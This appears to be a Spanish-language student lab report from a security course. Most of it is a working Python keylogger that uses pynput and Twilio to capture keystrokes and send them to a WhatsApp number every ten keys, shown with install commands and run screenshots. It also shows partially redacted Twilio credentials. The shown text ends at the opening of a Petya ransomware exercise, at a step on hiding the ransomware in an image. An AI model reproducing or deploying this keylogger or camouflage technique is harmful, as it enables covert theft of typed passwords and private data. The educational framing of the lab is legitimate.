

- Accede a la consola: <https://console.twilio.com/>




- Copia estos datos:


**SID de la cuenta (Account SID) -> AC79e5bae7fc2704ae684a [REDACTED] 3c1**

- **Token de autenticación (Auth Token)** → d3da43e356dd[REDACTED]1e20c2a[REDACTED]4ed
- **Número de envío (Twilio).**





Habla al número de +14155238886



## 2. Integrar el módulo pynput para capturar teclas y twilio para enviar los datos.

--- ya lo hicimos al principio, en la preparación previa.

```
sudo apt update
sudo apt install python3-pip
pip3 install pynput twilio
```

### 3. Configurar el envío automático cada cierto número de pulsaciones (ej: cada 10 teclas).

Guarda este código como keylogger\_twilio.py:

```
from pynput import keyboard

from twilio.rest import Client

# Credenciales Twilio

'TU_SID',, 'y

account_sid = 'TU_SID'

auth_token = 'TU_TOKEN'

twilio_whatsapp = 'whatsapp:+1NUM_TWILIO'

destino = 'whatsapp:+591TU_NUMERO_VERIFICADO'

client = Client(account_sid, auth_token)

log = ""

umbral = 10 # teclas antes de enviar

def enviar_sms(mensaje):

    try:

        message = client.messages.create(

            body=mensaje,

            from_=twilio_whatsapp,

            to=destino

        )

        print("[+] Enviado:", mensaje)

    except Exception as e:

        print("[-] Error:", e)

def presionar_tecla(key):

    global log

    try:

        if hasattr(key, 'char') and key.char is not None:
```

```

        log += key.char

    elif key == keyboard.Key.space:

        log += ' '

    else:

        log += f'{str(key)}'

except Exception as e:

    print("[-] Error al procesar tecla:", e)

if len(log) >= umbral:

    enviar_sms(log)

log = ""


with keyboard.Listener(on_press=presionar_tecla) as listener:

    print("[*] Keylogger activo... presioná teclas.")

    listener.join()

```

Reemplaza 'TU\_SID', 'TU\_TOKEN', 'NUM\_TWILIO' y 'TU\_NUMERO\_VERIFICADO' con tus datos reales de Twilio.



#### 4. Probar el script en un entorno controlado (nunca en dispositivos ajenos sin consentimiento).

- Ejecuta el script en tu terminal:

```
python3 keylogger_twilio.py
```

The screenshot shows a Kali Linux desktop environment within a VMware Workstation window. On the left, a terminal window titled 'KALI 2025' displays the Python script 'keylogger\_twilio.py'. The script logs key presses to a variable 'log' and prints them to the console. On the right, a web browser window shows a Twilio developer page with instructions for creating a Twilio account and setting up a webhook. Below the browser is a Notepad window titled 'pruebi' containing the text 'Patricia Emilia Saavedra Marca'.

```
File Actions Edit View Help
except Exception as e:
    print("[-] Error:", e)

def presionar_tecla(key):
    global log
    try:
        if hasattr(key, 'char') and key.char is not None:
            log += key.char
        elif key == keyboard.Key.space:
            log += ' '
        else:
            log += f"[{str(key)}]"
    except Exception as e:
        print("[-] Error al procesar tecla:", e)

if len(log) >= umbral:
    enviar_sms(log)
    log = ""

with keyboard.Listener(on_press=presionar_tecla) as listener:
    print("[*] Keylogger activo ... presiona teclas.")
    listener.join()

[*] (venv)-[kali㉿kali]:[~/keylogger-twilio]
[*] Keylogger activo ... presiona teclas.

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

EVALUACIÓN 1  
(40 pts)

RECURSOS: Cualquier máquina puede usar una máquina virtual o su propio equipo

REVISIÓN DE PRÁCTICA: Keylogger con Twilio

Implementar un keylogger básico en Python que capture las pulsaciones del teclado y las envíe periódicamente a su número de WhatsApp o SMS usando la API de Twilio. Deberán:

- 1) Registrarse en Twilio para obtener credenciales y un número autorizado.
- 2) Integrar el módulo pynput para capturar teclas y twilio para enviar los datos.
- 3) Configurar el envío automático cada cierto número de pulsaciones (ej: cada 10 teclas).
- 4) Probar el script en un entorno controlado (nunca en dispositivos ajenos sin consentimiento).



Nota: Esta actividad es puramente educativa. El uso malintencionado de keyloggers viola leyes de privacidad. Discutiremos en clase los riesgos de la spoliation y la importancia del consentimiento.

2. Teclea algo dentro de cualquier ventana abierta.


This screenshot shows the same Kali Linux setup as the previous one. The terminal window now displays the text '1 123456789', '2 hola como estas', '3 aux1111', '4 aux1111', '5 55555555', and '6'. The browser and Notepad windows remain the same.

```
File Edit View Document Help
1 123456789
2 hola como estas
3 aux1111
4 aux1111
5 55555555
6
```

3. Verifica si te llega el mensaje cada 10 teclas.



Para parar el servicio, ve a la terminal y pon ctrl + c.



**Nota Ética:** Esta actividad es puramente educativa. El uso malintencionado de keyloggers viola leyes de privacidad. Discutiremos en clase los riesgos de la suplantación y la importancia del consentimiento.

## PARTE 2 (10 pts)

### Recursos:

Máquina virtual Windows 7

### DESARROLLO:

- Analizar el comportamiento del ransomware Petya y su impacto en diferentes versiones de Windows.
- Para ello, se ejecutará en máquinas virtuales con Windows 7 y Windows 10, lo que permitirá observar las diferencias en su funcionamiento y las medidas de seguridad que pueden mitigar su efecto.
- Se evaluará cómo el malware cifra los archivos, su método de propagación y las señales de advertencia que pueden ayudar a identificar una posible infección antes de que cause daños irreversibles.

### ⚠️Advertencia Importante⚠️

Este malware es altamente peligroso, por lo que bajo ninguna circunstancia debe ejecutarse en equipos personales o sistemas de uso cotidiano. Su ejecución fuera del entorno controlado de una máquina virtual podría resultar en la pérdida permanente de datos y la inutilización del sistema.

### Por lo tanto:

- Solo debe ejecutarse en máquinas virtuales diseñadas específicamente para esta


prueba.

- Asegúrese de aislar la red de la máquina virtual para evitar propagación accidental.
- No intente deshabilitar medidas de seguridad o ejecutar el malware fuera del entorno controlado.


**⚠Disclaimer⚠:** Esta práctica tiene fines estrictamente educativos, con el objetivo de comprender el funcionamiento y el impacto de los ataques de ransomware en distintos sistemas operativos.

## Camuflaje de Malware (Windows 7):


1. Primeramente lo que haremos es irnos a la carpeta donde tenemos una imagen para poder camuflar el ransomware



